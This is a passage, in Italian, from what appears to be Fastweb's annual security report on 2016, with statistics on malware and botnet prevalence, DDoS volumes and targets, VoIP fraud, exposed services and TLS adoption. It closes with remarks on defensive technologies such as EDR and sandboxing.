


Figura 2 - *I malware più diffusi (DATI Fastweb relativi all'anno 2016)*

La botnet più diffusa continua a essere ZeroAccess, ma anche in questo caso Nidvort si fa notare superando la diffusione di Zeus GameOver. Rimangono inoltre nella top ten alcune botnet interessate da tentativi di shutdown operati a fine 2015 da diversi organismi mondiali, confermando come sia complesso eliminare definitivamente queste minacce.




Figura 3 - *Le botnet più diffuse (DATI Fastweb relativi all'anno 2016)*

Andamento temporale

La diffusione temporale degli host infetti e parte di botnet mostra un andamento piuttosto regolare durante il corso dell'intero anno. Come lo scorso anno si rileva un trend in decrescita, in continuità con i valori raccolti a fine 2015. L'attività di shutdown di alcune botnet (operata grazie alla collaborazione di varie organizzazioni a livello internazionale) è infatti proseguita anche nel 2016 seppur, come anticipato in precedenza, i risultati siano stati in alcuni casi solo parziali o temporanei.




Figura 4 - *Rilevazione mensile dei malware (DATI Fastweb relativi all'anno 2016)*

Principali famiglie di malware e botnet

Da un'analisi delle principali famiglie di malware si nota nel corso dell'anno una decisa flessione di ZeroAccess, mentre per le altre forme di virus si rileva un andamento pressoché costante.




Figura 5 – *Rilevazione mensile dei malware (DATI Fastweb relativi all'anno 2016)*

L'andamento delle botnet è simile a quello delle singole famiglie di malware. Da notare ancora l'estesa presenza della botnet GameOver Zeus grazie soprattutto alla diffusione delle sue principali varianti malware (dga, proxy e peer).




Figura 6 - *Rilevazione mensile dei malware (DATI Fastweb relativi all'anno 2016)*

Distribuzione geografica dei centri di comando e controllo dei malware

I centri di Command and Control (C&C) rappresentano gli host utilizzati per l'invio dei comandi alle macchine infette dal malware (bot) utilizzato per la costruzione della botnet. Anche nel 2016 ben oltre la metà dei centri di C&C relativi a macchine infette appartenenti all'AS di Fastweb sono situati negli Stati Uniti (tale dato è comunque in flessione rispetto al 2015 quando la percentuale era addirittura dell'84%).




Figura 7 - *Dislocazione dei Centri di Comando e Controllo (DATI Fastweb, anno 2016)*

ATTACCHI DDOS (Distributed Denial Of Service)

Un attacco DoS (Denial of Service) è un attacco volto ad arrestare un computer, una rete o anche solo un particolare servizio. Alcuni attacchi hanno come target una particolare applicazione o servizio, ad esempio Web, SMTP, FTP, etc., altri invece mirano a mettere fuori uso completamente il server o, addirittura, un'intera rete.
Gli attacchi DDoS (Distributed Denial of Service) amplificano la portata di tali minacce. Un attacco DDoS viene infatti realizzato utilizzando delle botnet, ovvero decine di migliaia di dispositivi (non più solo computer), in grado di generare richieste verso uno specifico target con l'obiettivo di saturarne in poco tempo le risorse e di renderlo indisponibile.
Naturalmente gli effetti di un attacco DDoS possono essere devastanti sia a causa della potenza che possono esprimere, ma anche per via delle difficoltà nel riuscire a mitigarli in tempi rapidi (se non attraverso la sottoscrizione di un specifico servizio di mitigation).

Quanti sono stati gli attacchi DDoS nel 2016?

Nel 2016 sono state rilevate oltre 12.000 anomalie riconducibili a possibili attacchi DDoS diretti verso i Clienti Fastweb (dato in linea con le analisi del 2016). Quest'anno il numero delle anomalie si è mantenuto abbastanza costante durante l'anno, ma, come si potrà notare, a variare in maniera significativa è stato l'impatto in termini di banda impegnata.




Figura 8 - *Distribuzione mensile 'anomalie' DDoS (DATI Fastweb relativi all'anno 2016)*

Quali sono i settori più colpiti?

Quest'anno abbiamo voluto fornire maggiori dettagli in merito alla distribuzione dei target degli attacchi DDoS. Come si evince dal grafico successivo, il fenomeno riguarda senza esclusione un esteso numero di settori tra i quali i più esposti risultano essere le aziende in ambito Finance, Insurance e Media oltre alle maggiori istituzioni governative (soprattutto Ministeri e Pubbliche Amministrazioni centrali).




Figura 9 - *Target di possibili attacchi DDoS (DATI Fastweb relativi all'anno 2016)*

Il volume degli attacchi DDoS

Il volume degli attacchi (in termini di banda complessiva impiegata nel periodo d'osservazione) è decisamente più alto, in media, rispetto a quello del 2015 e vede un trend in decisa crescita nella seconda metà dell'anno (con dei picchi importanti nei mesi di Luglio e Novembre)[1].




Figura 10 - *Banda totale mensile impegnata dalle anomalie DDoS (DATI Fastweb, anno 2016)*

[1] Il dato si riferisce al valore cumulativo dei tentativi di attacco registrati nel periodo di riferimento. Si tratta pertanto di una indicazione quantitativa del fenomeno analizzato e non di un dato puntuale.

La piattaforma di mitigation utilizzata per proteggere i Clienti che hanno sottoscritto il servizio gestisce ogni mese attacchi che occupano una banda variabile da alcune centinaia di Mbps a picchi di decine di Gbps. La piattaforma è in grado di adattare autonomamente le sue soglie di intervento sulla base della baseline di traffico e delle condizioni dei singoli clienti.
Dalle nostre analisi sulle mitigation attuate nel corso del 2016 risulta che gli attacchi DDoS gestiti si sono attestati mediamente su valori di banda intorno agli 11 Gbps (in aumento di quasi il 50% rispetto al 2015) con un deciso trend di crescita nei mesi finali dell'anno.




Figura 11 - *Picchi di traffico relativi ad attacchi DDoS mitigati*[2] *(DATI Fastweb, anno 2016)*

Qual è la durata di un attacco DDoS?

Le tecniche di attacco DDoS e i relativi metodi di mitigation evolvono nel tempo. Nel corso degli anni, con il consolidamento delle tecniche di difesa, la durata degli attacchi è mediamente diminuita. Quest'anno oltre l'80% degli attacchi è durato meno di 3 ore, mentre i rimanenti casi sono principalmente riconducibili a diversi tentativi di attacco effettuati in sequenza ravvicinata (di solito qualche ora).

[2] Si riportano i picchi di banda dei principali attacchi DDoS rilevati in ogni mese.




Figura 12 - *Durata dei possibili attacchi DDoS (DATI Fastweb relativi all'anno 2016)*

Tecniche di attacco utilizzate

Le tecniche utilizzate per effettuare degli attacchi DDoS possono essere diverse (nel Report Clusit 2016 avevamo citato le principali). Alcuni attacchi possono essere realizzati anche attraverso la combinazione di diverse metodologie (come dimostra l'analisi sotto riportata e relativa agli attacchi gestiti durante l'anno).




Figura 13 – *Tipologie di attacchi DDoS mitigati (DATI Fastweb relativi all'anno 2016)*

ATTACCHI AI PROTOCOLLI VOIP

Le principali minacce

I servizi VOIP (Voice Over Internet Protocol) rappresentano una modalità di trasmissione di voce e traffico multimediale su reti IP dove le comunicazioni vocali vengono convertite, pacchettizzate e trasmesse sotto forma di traffico dati.
In questo modo è possibile abilitare chiamate tra PC e telefoni IP, ma anche verso la rete telefonica classica (tramite una conversione del formato effettuata tipicamente dalla rete dell'operatore).
Il vantaggio maggiore delle comunicazioni VOIP è la sensibile riduzione dei costi che è possibile ottenere dato che può sfruttare le sinergie con la rete dati. D'altra parte questo meccanismo è caratterizzato da possibili vulnerabilità (tipiche di una classica rete IP) e può ampliare la superficie d'attacco alla quale le Aziende sono esposte.
Le particolarità e vulnerabilità dello specifico protocollo possono infatti rappresentare un'ulteriore modo per condurre attacchi mirati e frodi contro aziende e organizzazioni. Le problematiche sono varie: si può trattare di scenari evoluti di Social Engineering e intercettazione fino a possibili interruzioni di servizio (DoS e DDoS) e Service Abuse (dove l'infrastruttura della vittima viene utilizzata per generare traffico verso numerazioni a tariffazione speciale).

I dati Fastweb

Nell'ambito dello studio delle attività illecite condotte sfruttando tali protocolli, anche nel 2016 il Dipartimento di Fraud Management della Direzione Security di Fastweb ha continuato ad analizzare i trend degli attacchi legati alle piattaforme VOIP dei nostri Clienti confrontandoli con quanto accaduto negli anni precedenti e con l'equivalente impatto legato alla più tradizionale tecnologia TDM.
I dati analizzati mostrano un valore complessivo pressoché costante delle frodi (anche nel 2016 inferiore ai 500 k) benché siano diminuite in numero rispetto all'anno precedente. Altro fenomeno osservato è la diminuzione percentuale del numero di frodi basate su tecnologia TDM rispetto al totale (erano circa il 6% nel 2015, ora sono meno dell'1%).




Figura 14 - *Valore delle frodi (DATI Fastweb relativi all'anno 2016)*




Figura 15 - *Andamento delle frodi durante l'anno (DATI Fastweb relativi all'anno 2016)*




Figura 16 - *Truffe VOIP vs TDM (DATI Fastweb relativi all'anno 2016)*

I dati osservati mostrano anche che circa la metà degli attacchi all'infrastruttura VOIP è diretta verso Clienti di tipo SMALL, piccole imprese che si rivolgono al VOIP per usufruire dei vantaggi legati ai costi più contenuti, ma che spesso non possiedono particolari competenze di tipo tecnico e dove il rischio di utilizzare dispositivi non correttamente configurati né monitorati è più elevato rispetto ad altri segmenti di clientela.
Va però notato che tale percentuale è in diminuzione rispetto al 2015 (49% vs 59%) e che nella statistiche rientrano quest'anno, seppur in numero limitato, alcune frodi nei confronti di Clienti Consumer (Residenziali o Partite IVA).




Figura 17 - *Vittime di truffe VOIP (DATI Fastweb relativi all'anno 2016)*

La maggior parte delle frodi riscontrate riguarda casi di 'Service Abuse', ovvero attacchi volti a generare traffico illecito verso direttrici a tariffazione speciale. Di seguito i principali paesi ospitanti le direttrici che hanno generato frodi del valore di almeno 1.000 €.




Figura 18 - *Paesi ospitanti le direttrici dei principali attacchi (DATI Fastweb, anno 2016)*

ULTERIORI VULNERABILITÀ

Anche nel 2016 abbiamo registrato una scarsa attenzione alla più note e diffuse security best practice. In particolare continua a essere elevatissimo il numero di dispositivi esposti su internet e privi anche dei livelli minimi protezione.
Di seguito riportiamo le principali evidenze emerse dalle nostre analisi.

DNS Open Resolver

La quantità di DNS Open Resolver (sistemi con servizio DNS aperto e attivo su porta 53/UDP) è rimasta praticamente invariata (decine di migliaia di host esposti) così come anche la distribuzione a livello geografico.




Figura 19 - *Dislocazione sul territorio nazionale dei DNS Open Resolver (DATI Fastweb relativi all'anno 2016)*

Servizi esposti pubblicamente

Le stesse considerazioni si applicano al numero di server di backend esposti pubblicamente su internet. Eppure tale situazione (che contribuisce ad aumentare la potenziale superficie d'attacco e di conseguenza il fattore di rischio per le aziende coinvolte) potrebbe essere facilmente risolta analizzando e adeguando le configurazioni dei dispositivi di sicurezza perimetrali o degli applicativi stessi.
Tali condizioni rappresentano una criticità ancora più elevata se si considera che la quasi totalità delle vulnerabilità rilevate riguardano servizi esposti con le porte di default (oltre il

95%). Tra questi, sono presenti anche servizi come ad esempio NetBIOS e server MSSQL. Interessante infine notare come anche l'output delle analisi effettuate sulla sicurezza delle connessioni HTTPS sia rimasto praticamente invariato rispetto al 2015. Lo scorso anno, considerato anche l'allarme suscitato dalla scoperta di vulnerabilità e dal diffondersi di diverse tecniche di attacco nei confronti delle 'comunicazioni sicure' (ad es., Heartbleed e Poodle), avevamo analizzato i livelli di utilizzo delle diverse versioni del protocollo SSL e TLS. Come si può notare dal successivo grafico, l'ultima versione del protocollo TLS (la versione 1.2) ha guadagnato solo un punto percentuale rispetto al 2015, mentre rimane praticamente invariata la diffusione delle precedenti versioni (più esposte e vulnerabili agli attacchi).




Figura 20 - *Versioni dei protocolli SSL utilizzati (DATI Fastweb relativi all'anno 2016)*

Analisi tentativi di exploit

In questa edizione del report abbiamo voluto integrare le nostre analisi anche con un focus legato alle principali metodologie d'attacco rilevate dalle piattaforme utilizzate per la protezione di siti e reti aziendali.

Come si può notare dal grafico sotto riportato, la maggior parte degli attacchi sono riconducibili a tentativi di ottenere accesso a risorse di rete o server dei Clienti (*brute force attack*). Non mancano inoltre attacchi di tipo Cross Site Scripting o, in misura minore, tentativi basati su tecniche di SQL Injection.




Figura 21 - *Analisi dei principali tentativi di exploit rilevati (DATI Fastweb relativi all'anno 2016)*

CONSIDERAZIONI FINALI

A fronte di queste analisi, possiamo affermare che l'anno appena concluso è stato caratterizzato da una certa continuità rispetto alle tendenze già evidenziate nel 2015. Al netto di un incremento nella portata degli attacchi DDoS evidenziata soprattutto negli ultimi mesi dell'anno, la diffusione di varie famiglie e versioni di malware è stata la principale minaccia riscontrata. All'interno di questo trend non sempre emergono in maniera evidente gli impatti legati ad alcune campagne d'attacco particolarmente critiche (come, ad esempio, le diverse famiglie di ransomware). A nostro avviso tali attacchi rappresenteranno in ogni caso anche per l'anno in corso una minaccia molto forte e uno dei principali problemi che tutte le aziende (come pure i singoli individui) si troveranno ad affrontare.

L'aumento dei danni percepiti e del fattore di rischio sembra però aver innalzato anche l'interesse e l'attenzione delle aziende nell'affrontare tali problematiche. Nel corso del 2016 è cresciuto l'interesse nei confronti di nuove soluzioni per le quali varie società hanno condotto approfondimenti e test che, in alcuni casi, hanno portato all'integrazione di tali tecnologie all'interno dei propri sistemi di protezione. Ci riferiamo in particolare a soluzioni di tipo EDR (Endpoint Detection and Response) e sandboxing, tecnologie basate sull'analisi comportamentale del malware e non più solo su approcci signature-based.

Il miglioramento del livello di consapevolezza dei Clienti e dell'efficacia delle tecnologie disponibili non sono le uniche notizie positive. Anche le azioni concrete che il Governo e la Comunità Europea stanno mettendo in atto per favorire l'adozione di politiche, processi e infrastrutture di cybersecurity presso Aziende e Pubbliche Amministrazioni non possono

